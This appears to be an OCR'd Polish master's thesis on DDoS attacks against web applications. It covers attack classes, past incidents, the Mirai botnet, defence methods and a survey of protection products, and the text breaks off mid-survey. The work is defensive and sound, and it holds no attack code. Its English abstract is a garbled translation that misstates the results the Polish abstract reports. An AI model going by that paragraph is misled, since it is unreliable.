
Politechnika Krakowska
im. Tadeusza Kościuszki

Wydział Informatyki i Telekomunikacji



Bartosz Niemczyk

129025

Ataki DDoS i metody zabezpieczeń przed nimi w kontekście aplikacji webowych.

DDoS attacks and methods of protecting against them in the context of web applications.

Praca magisterska
na kierunku Informatyka
specjalność Cyberbezpieczeństwo

Praca wykonana pod kierunkiem:
dr Radosław Kycia

Kraków, 2025

Streszczenie

Praca magisterska skupia się na atakach DDoS, ich wpływie na aplikacje internetowe oraz pokazuje niektóre metody zabezpieczeń przed nimi. Przedstawione są również zagrożenia związane z aplikacjami tego typu, przybliżone są ataki DDoS oraz istniejące metody obrony przed nimi. W części praktycznej pracy pokazana jest aplikacja testowa, zaimplementowane ataki DDoS i użyte metody zabezpieczeń. Następnie zaprezentowane są wyniki wykonanych testów wydajności aplikacji w różnych konfiguracjach. Na końcu tej części zawarte są szczegółowe wnioski z przeprowadzonych eksperymentów. Udało się zaimplementować takie metody zabezpieczeń, że wszystkie przedstawione w części praktycznej rodzaje ataków DDoS zostały skutecznie zmitygowane – wyniki testów wydajności aplikacji z tymi zabezpieczeniami pokazywały czasy odpowiedzi poniżej 1 sekundy w czasie trwania różnego rodzaju ataków. Przedstawione zostały również możliwe dalsze kontynuacje pracy, poprzez implementacje innych ataków DDoS oraz innych metod zabezpieczeń przed nimi, jak też potencjalne skupienie się na innych rodzajach aplikacji dostępnych na rynku.

Słowa kluczowe

ataki DDoS, aplikacja webowa, Cloudflare, CDN, Rate Limiting, WAF

Abstract

The master's thesis concerns DDoS attacks, their impact on Internet applications and characteristic features of methods against protection. Threats with applications of this type are also presented, dangerous DDoS and methods of defense against them are approximated. In the practical part of the work, a test application is shown, implemented in a safe DDoS way and using security methods. The results of application performance tests in various configurations are presented. At the end of this part, there are detailed conclusions from the experiments. Such security methods were implemented that all elements in the practical part include DDoS attacks were effectively mitigated - the results of application performance with protections, which after transmitting the response are located after 1 second during the duration of the type of attacks. Possible applications of continuing work, through the implementation of other DDoS attacks and other methods of protection against them, as well as the threat of focusing on other types of applications launched on the market.

Keywords

DDoS attacks, web application, Cloudflare, CDN, Rate Limiting, WAF

Spis treści

1. Wprowadzenie

Aplikacje webowe, charakteryzujące się wykorzystaniem przeglądarek internetowych jako interfejsu użytkownika, są nieoddzielną części dzisiejszego świata. Rozwiązanie to jest powszechnie wykorzystywane w wielu branżach takich jak e-commerce, bankowość, streaming i udostępnianie wideo, czy też w mediach społecznościowych. Aplikacje webowe cechują się łatwością dostępu i korzystania z nich dla przeciętnego użytkownika, co kieruję rozwój technologii w stronę wykorzystywania ich do coraz większej liczby przypadków. Z drugiej strony, z powodu konieczności ciągłego połączenia z Internetem i wykorzystania przeglądarek internetowych, aplikacje webowe mają unikalne dla siebie potencjalne strony ataków, które to ciągle zostają wykorzystywane przez atakujących.

Wraz z rozwojem aplikacji webowych, wzrosła też ilość potencjalnych słabych punktów, które są wykorzystane przez atakujących. Oznacza to, iż rośnie zapotrzebowanie na zabezpieczanie tych aplikacji zgodnie ze standardami cyberbezpieczeństwa, w celu ochrony przed nowo powstającymi wektorami ataków [1, 2, 3].

1.1. Cel, zakres i metodyka pracy

1.1.1. Cel pracy

W pracy magisterskiej poruszony jest temat ataków DDoS z ostatniej kategorii przedstawionej w następnym podrozdziale. Celem pracy jest przedstawienie metod zabezpieczeń przed atakami DDoS w kontekście aplikacji webowych. Dodatkowym celem będzie zastosowanie i implementacja takich metod zabezpieczeń, aby udało się zminimalizować skutki różnych rodzajów ataków DDoS, dla normalnych użytkowników aplikacji. Hipoteza badawcza jaka będzie testowana to:

H: Istnieją takie metody zabezpieczeń przed atakami DDoS, że po ich implementacji, normalny użytkownik aplikacji jest w stanie z niej korzystać w trakcie trwania różnego rodzaju ataku.

1.1.2. Zakres pracy

Zakresem pracy jest stworzenie aplikacji testowej symulującej działanie prostego sklepu internetowego i przeprowadzenie różnych rodzajów ataków DDoS w celu

przetestowania zróżnicowanych technik zabezpieczeń przed nimi. Aplikacja ta będzie zaimplementowana w nowoczesnych technologiach takich jak Spring Boot, biblioteka języka Javascript Angular, czy też relacyjna baza danych stworzona w środowisku MySQL. Następnie przeprowadzona zostanie analiza i porównanie technik zabezpieczeń na podstawie zdefiniowanych wcześniej kryteriów oceny. Kryteria te będą pochodziły z wykonanych testów wydajności aplikacji przeprowadzonych przy użycia narzędzia Jmeter.

1.1.3. Metodyka

Do osiągnięcia postawionych wyżej celów pracy, wykonywane będą testy wydajności zaimplementowanej aplikacji testowej podczas gdy jest ona celem różnego rodzaju ataków DDoS. Testy te będą wykonane na aplikację bez żadnych zabezpieczeń oraz z zaimplementowanymi różnymi rodzajami metodami obrony przed nimi. Następnym krokiem będzie obserwacja i porównanie wyników testów wydajności na podstawie wybranych kryteriów oceny oraz przedstawienie wniosków jakie wynikają z przeprowadzonych eksperymentów.

Część teoretyczna

1.2. Przedstawienie istniejących zagrożeń dla aplikacji webowych

1. **Ataki na Bezpieczeństwo Danych**

Ataki przeprowadzone są na bazy danych, z których korzystają aplikacje. Przykładami są ataki wstrzyknięcia kodu SQL i NoSQL (ang. SQL i NoSQL Injection) polegające na wstrzyknięciu komend języka SQL lub specyficznych komend różnych języków NoSQL, co prowadzi do wykonania niechcianych operacji na bazach danych. Innym atakiem w tej kategorii jest atak wstrzyknięcia kodu XML (ang. XML Injection), który podobnie do poprzednich ataków, polega na wstrzyknięciu komend języka XML w celu oszukania aplikacji [3, 4].

2. **Ataki na Autentykację i Sesję:**

Są to ataki polegające na wykradnięciu danych użytkownika, lub też przejęcia sesji użytkownika, dając dostęp do aplikacji podszywając się pod atakowanego użytkownika. Przykładami ataków w tej kategorii są ataki brutalnej siły (ang. Brute Force) polegające na znalezienie danych logowania użytkownika poprzez wykorzystanie posiadanych informacji o użytkowniku i przy zastosowaniu słowników haseł często wykorzystywanych przez użytkowników.

Atak przechwycenia sesji (ang. Session Hijacking) skupia się na przejęcia informacji o sesji użytkownika, co może prowadzić do wykradnięcia jego danych. Innym przykładem jest atak podrobienia żądań stron internetowych (ang. Cross-Site Request Forgery, CSRF) polegający na skłonieniu poprawnego użytkownika do wykonania w danej aplikacji jakiejś akcji, do której atakujący nie ma dostępu np. zmiana danych osobowych [3].

3. **Ataki na Zabezpieczenia Przeglądarki:**

Jest to kategoria ataków związana bezpośrednio z użyciem przeglądarki jako interfejsu użytkownika. Są to ataki takie jak wstrzyknięcie skryptu do strony internetowej (ang. Cross-Site Scripting, XSS) polegający na wstrzyknięciu złośliwego skryptu. Do tej kategorii zaliczają się również ataki przejęcia przyciśnięcia (ang. Clickjacking) polegające na ukrywanie elementów interaktywnych w celu zmylenia użytkownika [3, 4].

4. **Ataki na Zabezpieczenia Aplikacji:**

Następna kategoria ataków skupia się na wykorzystaniu luk w zabezpieczeniach aplikacji. Przykładami są atak na złą konfiguracje zabezpieczeń (ang. Security misconfiguration), czyli wykorzystanie nieprawidłowej konfiguracji zabezpieczeń, czy też atak na niezabezpieczone, bezpośrednie odniesienia do obiektów (ang. Insecure Direct Object References, IDOR), umożliwiający nieautoryzowany dostęp do zasobów poprzez wykorzystanie nieprawidłowych odniesień do obiektów [3].

5. **Ataki na Zabezpieczenia Sieciowe:**

Kategoria ataków powiązana z samą siecią internetową wykorzystywaną do komunikacji użytkownika z serwerem. Przykładami są ataki człowiek atakujący w środku (ang. Man-in-the-Middle), gdzie atakujący znajduję się pomiędzy komunikującymi się stronami i może podsłuchiwać i przechwycić komunikaty. Innym atakiem jest fałszowanie DNS (ang. DNS Spoofing) polegający na przesyłaniu sfałszowanych odpowiedzi DNS w celu przekierowania użytkownika na złośliwą stronę internetową [3].

6. **Ataki na Zasoby Aplikacji:**

Większość aplikacji internetowych korzysta z pewnej ograniczonej liczby przypisanych zasobów w celu poprawnego funkcjonowania. Ataki z tej kategorii wykorzystują te ograniczenia, próbując je przekroczyć. W tej kategorii wyróżniamy takie ataki jak atak korzystający z zewnętrznych encji XML (ang. XML External Entity, XXE) polegający na użyciu zewnętrznych encjii XML w celu przekształcenia atakowanego pliku XML. Innym przykładem ataku jest atak rozproszonej odmowy dostępu do usług (ang. Distributed Denial of Service, DDoS), który polega na przeładowanie ruchem sieciowym zasobów serwera doprowadzając do jego niewydolności i utraty połączenia [3, 4].

1.3.Tło i kontekst problemu ataków DDoS w środowisku aplikacji webowych

Podczas rozważania aspektów bezpieczeństwa aplikacji webowych, konieczne jest więc rozważenie kwestii ataków DDoS. Konsekwencje udanych ataków DDoS powiązane są z utratą potencjalnych zysków spowodowanych niedziałającą usługą. W przypadku sklepu internetowego, czas, w którym skuteczny atak uniemożliwia korzystanie ze strony jest powiązany z utratą potencjalnych zarobków dla sklepu. Ponadto, użytkownik może skorzystać ze strony internetowej konkurencji i z czasem zacząć korzystać wyłącznie z usług konkurentów, szczególnie gdy udane ataki DDoS

trwają długo i często się powtarzają. W ostatnich latach liczba ataków DDoS nie malała i możemy wyróżnić najbardziej znane ataki [1, 2, 5]:

1. **Ataki na GitHub (2018):**

W lutym 2018 roku, GitHub stał się celem jednego z największych znanych ataków DDoS w historii. Atak ten trwał kilka dni i miał na celu przeciążenie infrastruktury GitHub, przez co dostęp do serwisu dla wielu różnych użytkowników był ograniczony, lub niemożliwy [6].

2. **Atak na Dyn (2016):**

W październiku 2016 roku nastąpił znaczny atak DDoS, który skierowany był na dostawcę usług DNS o nazwie Dyn. Atak wpłynął na wielu popularnych dostawców usług internetowych, uniemożliwiając dostęp do wielu stron, w tym Twittera, Netflix i wielu innych [4, 12].

3. **Ataki na Amazon Web Services (2020):**

W lutym 2020 roku serwis Amazon Web Services (AWS) stała się celem serii ataków DDoS, które miały na celu przeciążenie infrastruktury chmurowej. Ataki te wpłynęły na dostępność kilku usług dostępnych na platformie AWS [13].

4. **Ataki na Spotify, Twitter, Reddit, i inne (2016):**

W październiku 2016 roku liczne serwisy, takie jak Spotify, Twitter, Reddit i inne, stały się celem ataków DDoS. Atakujący wykorzystywali botnety do generowania dużego ruchu, przez co zakłócając dostępność tych platform [13].

5. **Atak na WikiLeaks (2010):**


W grudniu 2010 roku serwis WikiLeaks stał się celem ataków DDoS po opublikowaniu tzw. "Cablegate". Atakujący chcieli zablokować dostęp do serwisu w związku z kontrowersyjnymi informacjami opublikowanymi przez WikiLeaks [3, 14].

2. Ataki DDoS

2.1. Definicja i charakterystyka ataków DDoS

Ataki DDoS (Distributed Denial of Service) to rodzaj cyberataków, w których grupa zdecentralizowanych komputerów lub urządzeń, często zwana botnetem, współpracuje w celu przeciążenia zasobów sieciowych, serwerów lub aplikacji, uniemożliwiając dostęp do nich dla prawidłowych użytkowników. W kontekście aplikacji webowych, atakujący może wybrać jako cel ataku serwer obsługujący żądania od użytkowników aplikacji, doprowadzając do spowolnienia czasu odpowiedzi, lub kompletnie jej braku - żądania przekraczają limit czasu na odpowiedź.

Celem ataków DDoS jest czasowe lub trwałe zablokowanie dostępu do usługi lub zasobów, co prowadzi do niedostępności usług dla użytkowników końcowych [2, 9, 10]. Na poniższym rysunku 1.1. przedstawiony został przykładowy schemat ataku DDoS. Widać na nim, że atakujący za pomocą botów przesyła pakiety, lub żądania do celu tego ataku (w tym przypadku aplikacji internetowej). Sprawia to, iż poprawny użytkownik tej aplikacji nie może korzystać z atakowanej aplikacją - istnieją bardzo duże spowolnienia w jej czasie odpowiedzi na żądania, lub są one odrzucane.



Rys. 1. 1.Przykładowy schemat ataku DDoS [opracowanie własne]

2.2. Klasyfikacja ataków DDoS

Ataki DDoS możemy klasyfikować pod względem tego w jaki sposób ograniczają dostęp do usługi.

Pierwszą kategorią są ataki wolumetryczne (z ang. Volumetric attacks). Celem ataków z tej kategorii jest zajęcia całej przepustowości sieciowej ofiary ataku. Wykonuje się to poprzez przesyłanie ogromnej liczby danych, doprowadzając do przeciążenia łącza

internetowego. Przykładem ataku z tej kategorii jest atak powodzi pakietów UDP (ang. UDP Flood), polegający na wysyłaniu ogromnej liczby pakietów UDP do losowych portów na serwerze ofiary. Innym przykładem jest atak powodzi pakietów ICMP (ICMP Flood) polegający na przesyłaniu dużej liczby żądań ICMP Echo Request w celu przeciążenia łącza.[3]

Następną kategorią są ataki na warstwę sieciową. Występują również pod nazwą ataków protokołowych. Celem tych ataków jest wyczerpanie zasobów serwera, a także urządzeń sieciowych takich jak zapory sieciowe (ang. Firewall), czy też moduły równoważenia obciążenia (ang. load balancer). Do tego rodzaju zagrożeń zaliczamy ataki powodzi zapytań SYN i ACK (ang. SYN Flood, ACK Flood). Pierwszy z nich opiera się na wysyłaniu dużej liczby żądań połączeń TCP SYN bez oczekiwania na zakończenie trójfazowego procesu nawiązania połączenia - nie czekamy na otrzymanie odpowiedzi od serwera TCP ACK. Drugi z tych ataków polega na wysyłania dużej liczby pakietów TCP ACK w celu przeciążenia urządzeń monitorujących stan połączenia. Atakiem z tej kategorii jest też atak ping śmierci (ang. Ping Of Death, POD) polegający na przesyłanie sfragmentowanych pakietów IP, które po odtworzeniu przez serwer osiągają rozmiar większy niż maksymalny, lub są zniekształcone w taki sposób, że powodują błędy po stronie serwera [2, 5].

Kolejną kategorią są ataki na warstwę aplikacji. Ich celem jest atakowanie specyficznych aplikacji lub usług działających na serwerze. Są one szczególnie trudne do wykrycia, gdyż ich działanie jest trudne do odróżnienia od normalnego ruchu sieciowego. Do tej kategorii zaliczamy atak powodzi żądań http (ang. HTTP Flood), polegający na wysyłaniu dużej ilości żądań HTTP do serwera webowego, aby przeciążyć jego zasoby. Podobnie działa atak nieznośny król obciążeń HTTP (HTTP Unbearable Load King, HULK). Wysyła on unikalne zapytania HTTP, poprzez dodanie dodatkowych losowych parametrów do zapytania, użycie różnych agentów użytkowników w nagłówku oraz wymuszenie w nagłówku opcji bez zapisu do pamięci podręcznej (ang. „no-cache”). Oznacza to, że serwer nie może skorzystać z pamięci podręcznej i musi obsłużyć każde żądanie z osobna, co zwiększa zużycie zasobów aplikacji. Innym przykładem jest atak Slowloris, charakteryzujący się utrzymywaniem wielu ilości połączeń HTTP z serwerem poprzez wysyłanie niekompletnych żądań HTTP [2, 5, 10].

W następnej kategorii ataki charakteryzują się wykorzystaniem serwerów trzecich w celu odbijania ruchu do ofiary ataku i często znacząco zwiększając jego objętość. Są to ataki refleksyjne i amplifikacyjne. Przykładem jest atak wzmocnienia zapytań DNS i NTP (ang. DNS Amplification i NTP Amplification). Pierwszy z nich opiera się na wysyłaniu niewielkich zapytaniami DNS do serwerów DNS, które odpowiadają dużymi odpowiedziami skierowanymi do ofiary ataku. Analogicznie działa atak NTP Amplification, gdzie celem ataku jest przekierowanie dużych odpowiedzi od serwerów NTP jako odpowiedź na niewielkie zapytania. Serwery NTP używane są do dostarczania tzw. wzorcowego czasu NTP wyznaczanego przez GPS. Dzięki czemu wszystkie urządzenia korzystające z serwera NTP są w stanie aktualizować i synchronizować godzinę [2, 5, 10].

Ostatnią kategorią są ataki hybrydowe. Korzystają one z wielu wspomnianych już technik ataków. Są one w stanie atakować różne warstwy sieci i aplikacji jednocześnie co sprawią, iż są ciężko się przed nimi obronić [2, 5].

Przykładem ataku z tej kategorii jest korzystanie z botnetu przez atakującego. Sam botnet składa się z zainfekowanych urządzeń końcowych nad którymi atakujący przejął kontrolę. Przy ich pomocy hacker może wykonywać wiele różnych rodzajów ataków jednocześnie. Z powodu dostępności wielu urządzeń takich jak komputery personalne, serwery, ataki mogą napływać w bardzo dużych ilościach z różnych miejsc na świecie co utrudnia wykrycie który ruch sieciowy jest częścią ataku [1].

Znanym przykładem botnetu jest Mirai – botnet, który powstał w 2016 r. Jego celem było wykorzystanie słabo zabezpieczonych urządzeń IoT opartych o system Linux z zainstalowanym pakietem narzędzi uniksowych BusyBox oraz otwartym portem z usługą Telnet, przez który dochodziło do infekcji i przejęcia kontroli nad urządzeniem. Mirai był wykorzystywany głównie w celu przeprowadzania ataków DDoS. Skala tego botnetu było bardzo duża - według jego autora osiągnął maksymalnie około 380 tyś. urządzeń. Kod źródłowy botnetu został upubliczniony przez autora na jednym z forów hackerskich, po czym użytkownicy zaczęli tworzyć wiele podobnych botnetów, poprzez modyfikacje oryginału na wiele różnych sposobów [1, 9].

3. Metody zabezpieczeń przed atakami DDoS

3.1. Kategorie metod zabezpieczeń

Metody zabezpieczeń przed atakami DDoS można podzielić na 3 główne kategorie:

- prewencyjne,
- detekcyjne,
- reaktywne.

Każda z tych kategorii skupia się na innej fazie obrony przed atakiem DDoS - zaczynając od ich prewencji, następnie skupiając się na ich wykryciu i w końcu powiązane z odpowiednią reakcją na zaistniały atak. Stosując zabezpieczenia z różnych kategorii umożliwia wielowarstwową ochronę systemu przeciwko atakami DDoS oraz minimalizacje ryzyka i potencjalnych strat zaistniałych w wyniku ataku. W następnych podrozdziałach przedstawię poszczególne kategorie metod zabezpieczeń oraz podam kilka ich przykładów [2, 5].

3.1.1. Metody prewencyjne

Metody z tej kategorii skupiają się na ograniczeniu możliwości przeprowadzenia udanego ataku DDoS oraz minimalizowaniu podatności systemu, lub aplikacji na ataki tego typu. Metody te opierają się na wczesnym zapobieganiu zagrożeniom za pomocą zastosowania odpowiedniej konfiguracji sieci, urządzeń i aplikacji [2, 5].

Przykłady metod z tej kategorii:

1. Zarządzanie ruchem sieciowym (QoS, Rate Limiting):

Zarządzanie jakością usługi (ang. Quality of Service, QoS) - metoda polegająca na zastosowania mechanizmów QoS w celu ustalenia priorytetu ruchu sieciowego. Umożliwia to zapewnienie lepszej jakości usług dla legalnych użytkowników w przypadku zwiększonego obciążenia sieci [11].

Ograniczenie szybkości (ang. Rate Limiting) – metoda skupiająca się na ograniczeniu maksymalnej ilości zapytań, jaką użytkownik może wysłać do serwera w określonym czasie. Pozwala to na redukcję możliwością przeciążenia systemu przez jednego, lub grupę atakujących [2].

2. Rozproszenie infrastruktury (CDN):

Sieć dostarczania treści (ang. Content Delivery Networks, CDN) – sposób działania infrastruktury sieciowa CDN polega na rozprowadzeniu zasobów serwera w wielu lokalizacjach geograficznych przez co rozpraszając ruch sieciowy, co w skutku utrudnia przeprowadzenie skutecznego ataku DDoS skierowany na konkretną lokalizację [15].

3. Filtrowanie adresów IP

Metoda polegająca na wykorzystaniu list dozwolonych i blokowanych adresów IP, które pozwalają na filtrowanie potencjalnych ataków poprzez blokowanie ruchu ze względu na lokalizacje skąd zapytania przychodzą, lub innych parametrów [2, 5].

4. Wzmocnienie urządzeń sieciowych i serwerów

Wiele ataków DDoS jest wykonywana przy użyciu urządzeń Internetu rzeczy (ang. Internet of Things, IoT) nad którymi atakujący przejął kontrolę (tworząc przy ich użyciu botnet). Aby temu zapobiec, zabezpiecza się te urządzenia np. poprzez instalowanie aktualizacji oprogramowania układowego (ang. firmware), wymuszenia silnych haseł, czy też zamknięcia niewykorzystywanych portów. Działania te zmniejszają ryzyko, iż dane urządzenie IoT będzie wykorzystane w atakach [2].

3.1.2. Metody detekcyjne

Metody z tej kategorii koncentrują się na szybkim i skutecznym wykrywaniu prób ataków DDoS. Daje to możliwość na szybką reakcję w celu ograniczenia skutków ataku. Systemy z tej kategorii skupiają się na monitorowaniu ruchu sieciowego i analizie anomalii, które mogą świadczyć o zaistnieniu trwających, lub nadchodzących ataków DDoS [2, 5].

1. Monitorowanie przepustowości i anomalii (NetFlow)

NetFlow – produkt firmy Cisco Systems umożliwiający zbieranie i analizowanie danych o ruchu sieciowy, co pozwala na wykrycie wzrostu przepustowości, który może wskazywać na zaistnienie ataku DDoS. Protokół ten dostarcza szczegółowe informacje o każdym połączeniu, co umożliwia szybką identyfikację zagrożenia [10, 17].

2. Systemy wykrywania włamań (IDS, IPS)

System wykrywania włamań (ang. Intrusion Detection System, IDS) i system zapobiegania włamaniom (ang. Intrusion Prevention System, IPS) to systemy opierające się na monitorowaniu ruchu sieciowego w czasie rzeczywistym i analizie zebranych danych pod kątem istnienia wzorców charakterystycznych dla ataków DDoS oraz innych zagrożeń. IDS koncentruję się na wykrywaniu anomalii, następnie potencjalny ruch sieciowy związany z zagrożeniem może być automatycznie blokowany przez system IPS [4, 5, 16].

3. Analiza wzorców (ang. Pattern recognition)

W tej metodzie zawierają się techniki umożliwiające identyfikację powtarzających się schematów często towarzyszących przy atakach DDoS. Metoda ta jest skuteczna przy wykrywaniu ataków o charakterze wolumetrycznym oraz ataków na warstwę aplikacji [10].

4. Analiza ruchu sieciowego przy użyciu sztucznej inteligencji (AI/ML)

W tej metodzie ruch sieciowy jest analizowany przy pomocy modeli sztucznej inteligencji opartych na uczeniu maszynowym. Historyczne dane związane z ruchem sieciowym, między innymi takie, gdzie zachodziły próby ataków DDoS, są wykorzystywane jako zbiór uczący dla modelu, aby rozpoznać jaki ruch sieciowy jest normalny, a jaki może oznaczać potencjalne zagrożenie związane z atakiem DDoS. Algorytmy uczenia maszynowego (ang. Machine Learning, ML) są w stanie wykryć subtelne anomalie w ruchu sieciowym, które mogłyby być przeoczone przez tradycyjne metody [10].

3.1.3. Metody reaktywne

Kategoria metod skupiająca się na reakcji na zaistniały atak DDoS. Ich celem jest minimalizacja skutków ataku oraz przywrócenie systemu do pełnej funkcjonalności. Koncentrują się one przede wszystkim na ograniczaniu rozmiaru ataku i jego wpływu na infrastrukturę. Jednocześnie metody te mają za zadanie przywrócenie prawidłowego działania usług oferowanych przez system dla jego poprawnych użytkowników [2, 5].

1. Równoważenie obciążenia (ang. Load Balancing)

Równoważenie obciążenia (ang. Load Balancing) – metoda polegająca na rozdzielaniu ruchu sieciowego między wiele serwerów, co pozwala na zmniejszenie obciążenia pojedynczego zasobu. W kontekście ataków DDoS, metoda ta może pozwolić na utrzymanie dostępności usługi dla użytkowników systemu [18].

2. Przesłanie ruchu do czarnej dziury, lub zapadliska (ang. Blackholing, Sinkholing)

Przesłanie ruchu do czarnej dziury (ang. Blackholing) – w tej metodzie. Po wykryciu ataku, cały ruch skierowany na atakowany adres IP jest przekierowywany do "czarnej dziury” (black hole), gdzie zostanie automatycznie odrzucony. Metoda ta pozwala tymczasowo wyeliminować zagrożenie, lecz jej minusem jest całkowite odcięcie możliwości korzystania z oferowanej usługi [15, 19].

Przesłanie ruchu do zapadliska (ang. Sinkholing) - działa podobnie co powyższa metoda, z tą różnicą, że w przypadku wykrycia ataku, ruch przekierowywany jest do osobnego, kontrolowanego serwera, gdzie może być dalej monitorowany i analizowany. Pozwala to na zgromadzenie większej ilości informacji o ataku i następnie opracowanie lepszych metod uchronienia się przed nim w przyszłości [7].

3. Filtracja ruchu (ang. scrubbin centers)

Centra filtracji ruchu (ang. scrubbing centers) - metoda wykorzystująca wyspecjalizowane centra, które analizują ruch sieciowy w czasie rzeczywistym i podejmują decyzje o oczyszczeniu go w przypadku wykrycia zagrożeń. Założeniem jest, że ruch pochodzący z ataków DDoS jest odrzucany, a normalny ruch jest przekierowywany do właściwej infrastruktury [7, 8, 16].

4. Kontakt z ISP

W przypadku gdy ataki DDoS są o tak dużym nasileniu, iż nasza infrastruktura obronna nie jest w stanie sobie z nimi poradzić, możemy skontaktować się z dostawcą usług internetowych (ang. Internet Service Provider, ISP). Może on wtedy zastosować filtry na wyższym poziomie, co pozwoli na blokadę ruchu zanim dotrze on do celu [7].

Podsumowując, wszystkie przedstawione metody z różnych kategorii mają zastosowanie ze względu na swoje zalety i wady. Najlepszym rozwiązaniem jest korzystanie z kilku metod z kategorii prewencyjnych, detekcyjnych i reaktywnych, aby stworzyć rozbudowany system obrony przed atakami DDoS. Pozwoli to na zwiększenie skuteczności obrony przed aktualnymi, jak i przyszłymi zagrożeniami.

3.2. Przegląd popularnych narzędzi i rozwiązań dostępnych na rynku

Ze względu na rosnącą złożoność i intensywność ataków DDoS, rośnie też zapotrzebowanie na zaawansowane rozwiązania oferujące skuteczną obronę. Z tego powodu wiele firm oferuje usługi i produkty dedykowane ochronie przed atakami DDoS. Produkty te najczęściej integrują metody zabezpieczeń z różnych kategorii w celu zapewnienia kompleksowej ochrony przed wieloma typami ataków. Oto przegląd popularnych narzędzi i rozwiązań dostępnych na rynku [20]:

1. Cloudflare – jest to jedno z najpopularniejszych i najbardziej rozpoznawalnych rozwiązań w zakresie obrony przed atakami DDoS. Oferuje ochronę przed wieloma rodzajami ataków, takimi jak ataki wolumetryczne, ataki na warstwę aplikacji oraz protokoły sieciowe. Jest to narzędzie typu CDN (Content Delivery Network), oferujące rozproszoną infrastrukturę i filtrację ruchu sieciowego [20].

2. Akamai Kona Site Defender – usługa ochrony przed atakami DDoS, która opiera się na integracji z innymi usługami CDN, oferując zaawansowane narzędzia do ochrony aplikacji webowych i infrastruktury. Charakterystyczne dla Akamai jest silnie rozbudowana sieć serwerów, co sprawia, że jest ona jednym z silniejszych graczy na rynku obrony przed atakami DDoS [20].

3. AWS Shield - usługa ochrony przed atakami DDoS stworzona pzez Amazon Web Services. Dostępne są dwa poziomy ochrony: darmowy Standard Shield oraz zaawansowany Shield Advanced, który posiada rozbudowane funkcje ochrony [20].

4. Arbor Networks - obecnie jest częścią NETSCOUT. Jest jednym z głównych dostawców zaawansowanych narzędzi do ochrony przed atakami DDoS. Oferują platformę Arbor APS (Arbor Protection System), która jest częstym wyborem dla przedsiębiorstw i dostawców usług internetowych (ISP) [20].

5. Radware DefensePro – jest to zaawansowany systemy obrony przed atakami DDoS. Działa on w czasie rzeczywistym oraz w trybie prewencyjnym. W skład głównych funkcjonalności wchodzi rozpoznawanie ataków wolumetrycznych oraz zaawansowana ochrona przed atakami na warstwę aplikacji [20].

6. Imperva Incapsula – jest to kompleksowe rozwiązanie oferujące zarówno ochronę przed atakami DDoS jak i funkcję firewallu aplikacyjnego (WAF). Dodatkowo użytkownik ma możliwość przyspieszenia działania aplikacji webowych. Rozwiązanie to oferuję obronę przed wszystkimi typami ataków DDoS [20].

7. F5 Networks (Silverline DDoSProtection) - firma F5 Networks oferuje różne narzędzia służące do kierowania ruchem aplikacji i ochrony przed wieloma rodzajami zagrożeń, w tym atakami DDoS. Usługa Silverline DDoS Protection oferuję ochronę przed atakami tego typu jako zarządzaną w chmurze usługę, którą można zintegrować z innymi narzędziami oferowanymi przez firmę F5 Networks [20].

3.2.1. Analiza cech i funkcji kluczowych narzędzi

1. Cloudflare [20]

Główne funkcjonalności:

- Wbudowane mechanizmy ograniczenia szybkości i równoważenia obciążenia.
- Automatyczne filtrowanie złośliwego ruchu oraz minimalny wpływ na legalny ruch.
- Ochrona na warstwie sieci i aplikacji (Warstwy 3, 4, 7 z modelu OSI).

- Automatyczne rozpraszanie ataków dzięki korzystaniu z rozproszonych centrów danych.

Zalety:

- Skalowalności - jest dobrym rozwiązaniem dla małych stron jak i dużych przedsiębiorstw.
- Łatwość integracji z istniejącą infrastrukturą.
- Automatyczna analiza ruchu sieciowego i wykorzystanie uczenia maszynowego w celu wykrycia nowych zagrożeń.

Wady:

- Utrata kontroli nad ruchem sieciowym - rozwiązanie to wiąże się z ryzykiem związanym z przekazywaniem wszystkich danych przez serwery Cloudflare.
- Ograniczona personalizacja – wysokopoziomowe opcje są ograniczone, zwłaszcza dla mniejszych planów.
- Potencjalne problemy z prawidłowym ruchem – poprzez użycie zaawansowanych filtrów i zabezpieczeń, możliwe jest zablokowanie prawidłowego (legalnego) ruchu, co może utrudnić korzystanie z aplikacji dla normalnych użytkowników.

2. Akamai Kona Site Defender [20]

Główne funkcjonalności:

- Wbudowane funkcje zapory sieciowej dla aplikacji webowych (ang. Web Aplication Firewal, WAF).
- Możliwość korzystania z adaptacyjnej ochrony opierającej się na analizie danych.
- Ochrona na warstwie 7 z modelu OSI (aplikacji) oraz ochrona przed atakami wolumetrycznymi na poziomie sieci.
- Wykorzystana jest globalna infrastruktura z rozproszonymi centrami danych.

Zalety:

- Bardzo wysoka skuteczność zapewniona poprzez użycie globalnej sieci serwerów.
- Elastyczne narzędzia służące do zarządzania politykami bezpieczeństwa.

- Ochrona przed różnymi rodzajami ataków na aplikacje internetowe, nie tylko DDoS, ale również między innymi wstrzyknięcie kodu języka SQL, XSS.

Wady:

- Wysokie koszty implementacji i utrzymania – sprawia to, iż rozwiązanie jest głównie wykorzystywane przez duże przedsiębiorstwa z dużym budżetem.
- Złożona konfiguracja - ponieważ Akamai oferuje szeroki zakres możliwości, ich poprawna konfiguracja i integracja może być czasochłonna i skomplikowana.
- Opóźnienia w dostępie do pomocy technicznej - dostęp do wsparcia może być czasami opóźniony, co może sprawiać problemy w przypadku zaistnienia potrzeby szybkiego rozwiązania problemów związanych z bezpieczeństwem.

3. AWS Shield [20]

Główne funkcjonalności:

- Ochrona na warstwach 3, 4 i 7 z modelu OSI (warstwy sieci i aplikacji).
